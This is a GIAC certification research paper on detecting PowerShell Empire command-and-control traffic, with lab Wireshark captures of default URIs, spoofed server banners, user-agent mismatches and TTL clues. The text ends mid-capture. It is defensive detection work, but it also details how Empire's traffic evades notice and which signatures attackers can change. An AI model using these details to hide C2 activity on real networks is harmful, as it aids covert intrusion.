Disrupting the Empire: Identifying PowerShell Empire Command and Control Activity

GIAC GCFA Gold Certification

Author: Michael C. Long II, michaelclongii@gmail.com
Advisor: Dave Hoelzer

Accepted: November 30th 2017

Abstract

Windows PowerShell has quickly become ubiquitous in enterprise networks. Threat actors are increasingly utilizing attack frameworks such as PowerShell Empire because of its robust APT-like capabilities, stealth, and flexibility. This research identifies specific artifacts, behaviors, and indicators of compromise that can be observed by network defenders in order to quickly identify PowerShell Empire command and control activity in the enterprise. By applying these techniques, defenders can dramatically reduce dwell time of adversaries utilizing PowerShell Empire.

1. Introduction

Threat actors, penetration testers, and red teamers are increasingly leveraging PowerShell to compromise enterprise networks. This is because PowerShell is an extremely powerful and robust command line interface that is present by default on all Windows versions 7 and up. PowerShell offers attackers full access to the .Net framework and the Win32 API, which grants attackers maximum flexibility and low-level control over Windows systems. PowerShell also allows attackers the ability to inject malicious code directly into memory without touching the hard disk (fileless malware), which renders many personal security products ineffective. Finally, PowerShell is typically whitelisted, as it is a perfectly legitimate Microsoft program (Kazanciyan & Hastings, 2014). Recently, many tools have been publicly released that leverage PowerShell, such as the popular attack framework, PowerShell Empire.

PowerShell Empire was created by Veris Group security practitioners Will Schroeder, Justin Warner, Matt Nelson and others in 2015. PowerShell Empire is a unique attack framework in that its capabilities and behaviors closely resemble those used by current nation state advanced persistent threat actors (Schroeder, & Warner, 2015). That is to say that Empire is effective at evading security solutions, operating in a covert manner, and enabling attackers' total control over compromised systems. Of particular note is Empire's command and control traffic. Empire C2 traffic is asynchronous, encrypted, and designed to blend in with normal network activity. These characteristics in particular make it exceptionally difficult for defenders to identify PowerShell Empire C2 traffic in the enterprise. As such, it is likely that Empire will only increase in popularity amongst attackers, particularly as the framework continues to evolve and mature.

With the Empire framework widely available to attackers everywhere, defenders must develop viable methods to identify and respond PowerShell Empire attacks. To support this effort, this research offers specific artifacts, behaviors, and indicators of compromise that can be observed by network defenders in order to efficiently identify PowerShell Empire C2 activity in the enterprise.

1.1. Empire C2 Terminology

Attackers must establish Command and Control (C2) over their targets before they can accomplish their objectives. Attackers using Empire establish C2 with targets by first configuring a **listener** on their attack platform/control server, and then by executing a **stager** on the victim system (figure 1). The listener receives and handles communications from victim systems, while the stager connects to the listener and establishes C2 between the victim and attacker (Kazanciyan & Hastings, 2014).




Figure 1. Empire C2 Concept Diagram

1.2. Research Methodology

For this research, a controlled lab environment was utilized to analyze PowerShell Empire C2 activity. The lab environment consisted of an attack platform running Kali Linux (10.10.10.5) and four Windows hosts networked in a small Active Directory domain (figure 2). Each host was fully patched and updated at the time of the research using Windows Updates. Additionally, each host utilized Windows Defender with real-time protection, cloud-delivered protection, and automatic sample submission enabled. Finally, the Windows firewall was active in its default configuration. It is important to note that at the time of this research, the aforementioned Windows security solutions failed to detect or prevent default Empire C2 payloads from executing in all test cases.




Figure 2. Empire C2 Lab Environment

To analyze Empire C2 activity, the author executed the Empire stager, "**multi/launcher**", on each Windows system in an "assumed breach" scenario (that is, a user downloaded and executed a malicious file). The Empire multi/launcher stager is an Empire payload that consists of a PowerShell script that connects to the attacker's control server, thus establishing attacker C2 over the victim system (see appendix A for the raw Empire stager script).

Empire offers attackers several other payloads to choose from such as malicious Microsoft Office macros, Windows DLLs, and HTML applications (HTA). The multi/launcher payload was selected because it forms the basis of the aforementioned payloads and can be used to develop intrusion detection methods that will also work on other Empire payloads.

Each Empire multi/launcher payload was configured identically. After infecting each host with the Empire mutli/launcher payload, the author researched specific behaviors, characteristics, and indicators of compromise (IoC's) pertaining to Empire C2 activity.

The detection methods offered in this research emphasize accessibility by using open source tools, and scalability by offering methods that can be easily automated, scaled, and integrated throughout the enterprise. To that end, research and analysis efforts were divided into two areas of focus: network and host.

Network intrusion analysis was performed using network packet captures and network logs produced using industry standard tools including Wireshark, Bro, and Snort.

Host intrusion analysis was performed by examining Windows Event logs and by analyzing memory dumps using Volatility and Redline. Additional tools were utilized including Process Monitor, Process Explorer, and TCPLogView, though they are not further referenced in this document.

1.3. Limitations and Warnings

This research found that the majority of observable Empire C2 IoC's are attacker driven. This means that attackers can easily alter Empire C2 characteristics, behaviors, and signatures in order to evade detection. As much as possible, defenders should avoid using attacker-driven signatures as the basis for their intrusion detection solutions because they can easily be rendered ineffective if the attacker alters the signatures (Holmes, 2017). The challenge defenders face is that very few Empire IoC's are static or constant. Given these limitations, defenders may have no choice but to tune their sensors to identify attacker driven signatures, or otherwise risk high false positive rates using broad or generic signatures. To that end, much of this research focuses on identifying default Empire deployments. This research will explicitly identify Empire signatures that are controlled/easily altered by attackers. Additionally, defenders will be shown how to chain IoC's observed in one area (for example host) to the other (network) in order to identify Empire C2 activity, despite the possibility of constantly changing signatures.

2. C2 Detection Framework

Identifying Empire C2 traffic is an inherently difficult task. Empire C2 traffic is designed to be both stealthy and secure. Empire accomplishes this by encrypting its communications, mirroring HTTP activity, and by making infrequent and jittered (slightly randomized) connections (Schroeder, & Warner, 2015). Given these challenges, it is helpful to utilize a framework that can enable defenders to effectively identify C2 activity. The author employs the "Command and Control Detection Framework" as part of daily intrusion detection/threat hunting activities (figure 3). In a broad sense, this framework offers general steps that can be followed to efficiently identify C2 activity, and then prepare for incident response procedures. The author will demonstrate throughout this research how each step of this framework can be applied to detect Empire C2 activity in the enterprise.



Network Intrusion Detection
Host Intrusion Detection
Collect IoC's
Tune Security Sensors & Automate Detection
Identify Additional Compromises
Conduct Incident Response

Figure 3. Command and Control Detection Framework

3. Network Intrusion Detection


Network intrusion detection is often an effective starting point for identifying Empire and other types of malicious C2 activity because network sensors offer broad insight into the state of the network. The point of this phase is to identify anomalies and events that may suggest or confirm compromise. This is done by analyzing data produced by sensors such as Snort IDS, Bro network events, and through netflow and/or packet analysis. In terms of Empire C2 activity, network intrusion detection is primarily used as a warning of compromise, not necessarily confirmation. Defenders then use this warning to pivot to focused host intrusion detection.

3.1. Identifying Network-based IoCs

Empire C2 beacons are designed to blend in with normal network activity. Empire accomplishes this by utilizing common ports (TCP 80, 443, etc.), encrypted communications, making infrequent connections, and requesting benign-looking URI's. Despite these characteristics, Empire C2 network activity still exhibits unique signatures, behaviors, and characteristics that can be identified by defenders. Characteristics including HTTP behavior, anomalous URIs, and network contradictions will be explored in depth in the sections that follow.

3.1.1. Anomalous URIs

By default, PS Empire HTTP Listeners are configured to continuously request three specific URI's (highlighted in red - figure 4). These URI's likely appear benign to non-discerning defenders; however, their combined presence strongly suggest Empire C2 activity, particularly when they are present at recurring intervals. While these URI's can be a helpful network signature, attackers can easily change the Empire C2 URI's. When that is the case, defenders will require additional data points beyond URIs to effectively identify Empire C2 activity.




```
http.request
No.  Time  Source        Destination   Protocol  Length  Info
     …     10.10.10.20   10.10.10.5    HTTP      259     GET /login/process.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      516     POST /admin/get.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      244     POST /admin/get.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      259     GET /login/process.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      255     GET /admin/get.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      250     GET /news.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      255     GET /admin/get.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      259     GET /login/process.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      250     GET /news.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      255     GET /admin/get.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      255     GET /admin/get.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      250     GET /news.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      255     GET /admin/get.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      250     GET /news.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      259     GET /login/process.php HTTP/1.1
     …     10.10.10.20   10.10.10.5    HTTP      250     GET /news.php HTTP/1.1
```

Figure 4. Empire Agent – Default URI's in Wireshark

3.1.2. HTTP Request Behavior

While Empire URI's can be easily changed, Empire C2 agents produce distinct HTTP GET and POST requests. For example, Empire C2 agents use HTTP GET requests to poll the Empire control server for taskings such as executing commands or uploading files. Empire C2 agents use HTTP POST requests to push data in response to taskings to the Empire control server (Crenshaw, 2015). These characteristics can be scrutinized against normal network activity baselines. For example, over time, Empire victims will likely exhibit an excessive number of HTTP connections and an anomalous volume of data being exchanged to a single IP address or domain name.

Defenders can also observe potentially anomalous behavior in the HTTP POST requests. Commonly, data sent over HTTP/TCP port 80 is unencrypted. If the attacker is using TCP port 80 for Empire's outbound communications, defenders will notice encrypted data being sent on a (typically) unencrypted port (figure 5). This information can tip a defender to perform focused intrusion detection on the subject host. This signature is less effective if the attacker is using Empire listeners on TCP port 443, as the activity will blend in with normal HTTPS activity. This instance requires the defender to scrutinize other data points for intrusion analysis.




```
POST /admin/get.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 10.10.10.5
Content-Length: 974
Connection: Keep-Alive

"..)....U.-..i...p..
......>...F....2..X..J.....(y...W0_..Zj....rEI.N...[..j...}.w....      ...hZ...\.....;..
A.q...N.ie....8..'.<...v......E.F.w...D@...D6.Wyq.H(...       \..aq"..V....=...x....|.).......\o..JQ.M..`.o..~....<..\.J....b...A..
+........F....a......%t;..K.$..uTR.....P...h(..........v.....]...!cm#.t:...^K...b........M..Bj.vx..R.n..o...
{..b..].......m.~GZ.............^x.Sg.|3.......J..`.............P...j..H.s.6..h...1cw..a)..\......>.r@...{..?fm..Qb.Gp|..._O.
8%.q`.w|.:........Xn..
.7........wA0`......._ax.G.(..>...wr%..5x..R.Ib..!.....|FS'..tr..^.\j.e..]..........4.. @....k..d+...:.....S.C..".'A`.
..=..z.
...T....J|.[....g......v..@...9.b.24.mD.hUm..S.%....Y..).
....=..X.>.j3.6 Sl.#.N..%N...4sG.....|......<.qI..T.y.$.J..;.M.-...}...X.U.........7...(S{...H;0...x@?......
...pK:.
..^..S...L....u..gI...Fid..$......c...+...i.)q.D......#..x. @.t.........U.I...z...d.e.<.Iq..sj5?
2...jMkm......T;ln.y..k.......i...l.......|F....E.>(.._.`.>...V..;...\...t..oH.>...='HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 173
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Server: Microsoft-IIS/7.5
Date: Sun, 17 Dec 2017 14:58:56 GMT

<html><body><h1>It works!</h1><p>This is the default web page for this server.</p><p>The web server software is running but no content has
been added, yet.</p></body></html>
```

Figure 5. HTTP Post Returning Encrypted Results to Empire C2 Server

3.1.3. Control Server Contradictions

Additional signatures can be found in the HTTP headers by following the TCP stream in Wireshark, as seen below (figure 6). Three indicators can be observed including a default client user agent string (1), server value (2), and server banner (3).



Wireshark · Follow TCP Stream (tcp.stream eq 13) · wireshark_5E95D173-DF82-4297-96CA-39CCB97DE703_20171209162334_a01424

```
GET /admin/get.php HTTP/1.1
Cookie: session=bWvjO4F25NOYk/WFOc9VgKLf1Uw=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 10.10.10.5
Connection: Keep-Alive

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 173
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Server: Microsoft-IIS/7.5
Date: Sat, 09 Dec 2017 21:25:54 GMT

<html><body><h1>It works!</h1><p>This is the default web page for this server.</p><p>The web server software is running but no content has been added, yet.</p></body></html>
```

Packet 339. 3 client pkts, 4 server pkts, 3 turns. Click to select.

Entire conversation (600 bytes) | Show and save data as: ASCII | Stream: 13

Find:


Figure 6. Empire Agent HTTP Request Session Details in Wireshark

The default Empire User Agent String describes a Windows 7 client running Internet Explorer 11 (operating system and web browser bolded for emphasis):

```
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
```

This can be a useful signature because the user agent string does not automatically match the victim system. For example, an infected Windows 10 system would be observed making HTTP requests with a user agent string identifying it as Windows 7 running Internet Explorer 11. This discrepancy can make for an effective indicator of compromise (until Empire developers include an "auto-detect user agent" logic in the Empire framework).

The default Empire web page offers defenders another useful signature. If a user were to examine *http://10.10.10.5/news.php* in a web browser, they would be served a default web page (figure 7). This web page is anomalous because the Empire C2 server claims to be running Microsoft IIS 7.5, yet it serves a default web page that resembles a lightweight Apache web server. If this were a default IIS server, it would serve a page such as the one shown on figure 8.




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Figure 7. Default Web Page – Empire C2 Server



Microsoft Windows Server
Version 6.1 (Build 7601: Service Pack 1)
Copyright © 2009 Microsoft Corporation. All rights reserved.
The Windows Server 2008 R2 Standard operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries.


Internet Information Services (Version 7.5.7600.16385)

This product is licensed under the Microsoft Software License Terms to:
Windows User

Figure 8. Default Web Page – Microsoft IIS 7.5

While this can be a useful signature, attackers can change the default web page to one that is better suited for their target environment, such as an intranet page.

Another contradiction can be observed because of Empire's claim that it is running Microsoft IIS 7.5. While the Empire C2 server claims to be running IIS 7.5, its time to live (TTL) value is 64 (figure 9 – red), which strongly suggests that the device is actually running a Linux kernel rather than Windows, which has a default TTL of 128 (Silby, 2014). The TTL in this case serves as a useful signature, as attackers are far less likely to recompile their Linux kernel in order to alter the default TTL. Alternatively, an attacker may choose to alter the server version to Apache or possibly run Empire from a Windows system, which would render this signature ineffective.




```
▸ Frame 8: 1205 bytes on wire (9640 bits), 1205 bytes captured (9640 bits) on interface 0
▸ Ethernet II, Src: Vmware_de:a5:37 (00:0c:29:de:a5:37), Dst: Vmware_21:5a:66 (00:0c:29:21:5a:66)
▾ Internet Protocol Version 4, Src: 10.10.10.5, Dst: 10.10.10.30
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 1191
    Identification: 0xd481 (54401)
  ▸ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0x3999 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.10.10.5
    Destination: 10.10.10.30
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 49214, Seq: 4398, Ack: 202, Len: 1151
